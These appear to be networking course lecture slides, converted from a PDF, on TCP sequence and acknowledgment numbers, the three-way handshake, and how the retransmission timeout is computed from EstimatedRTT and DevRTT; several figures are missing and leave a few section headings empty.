
Max. TCP payload is called Maximum Segment Size (MSS)

Compare the structure of TCP and UDP


Sequence and Acknowledgment Numbers

- Data is an ordered stream of bytes
- Seq. # of a segment:
 - The byte number of the 1st byte in that segment
- ACK #:
 - The seq. # of the **next** byte that the sender is expecting from the receiver
- ACKs are piggybacked on data segment
- Cumulative ACK

Example 1






Example 2



Connection Establishment

- Any TCP connection starts with a **three-way handshake**.



- Transmission Control Block (TCB) is stored at the server.
- The server stores the TCB in a queue that is only for the half-open connections

Timeout Interval

- How does TCP set the timeout interval?
 - For triggering retransmissions when a timeout event happens
- Timeout is:
 - Too short → unnecessary retransmissions
 - Too long → slow response to lost segments
- This interval should be larger than **RTT (Why?)**
 - And how much larger?
- **Goal:** We want to calculate Timeout Interval as
 - **EstimatedRTT + SafetyMargin**

Timeout Interval – RTT Estimation


- RTT varies with time → we need to estimate RTT
- TCP collect RTT samples:
 - 1 sample per RTT (**SampleRTT**)
 - the elapsed time between sending a segment to receiving an ACK
- We **estimate** the current RTT based on the previous RTT and sample:

$$\text{EstimatedRTT} = (1-\alpha) * \text{EstimatedRTT} + \alpha * \text{SampleRTT}$$

- Exponential weighted moving average (EWMA) of sample RTT
- Influence of **past samples** decreases exponentially fast
- Typical value: $\alpha = 0.125$ (→ efficient computation **why?**)

Timeout Interval – RTT Estimation

RTT: gaia.cs.umass.edu to fantasia.eurecom.fr



Timeout Interval – Safety Margin

- Safety margin should be:
 - large when there is a lot of fluctuation in the **SampleRTT**
 - small when there is a little fluctuation


→ So that TCP waits enough before it triggers a retransmission
- How does TCP measure variability of RTT?
 - Estimate how much **SampleRTT** deviates from **EstimatedRTT**:
$$\text{DevRTT} = (1-\beta) * \text{DevRTT} + \beta * |\text{SampleRTT} - \text{EstimatedRTT}|$$
 - **DevRTT** is the EWMA of the difference between **SampleRTT** and **EstimatedRTT**
 - β is typically 0.25 (Why?)
- Why not using standard deviation?

Timeout Interval

- Timeout interval is set as:

$$\text{TimeoutInterval} = \text{EstimatedRTT} + 4 * \text{DevRTT}$$

Recall: TCP Reliable Data Transfer

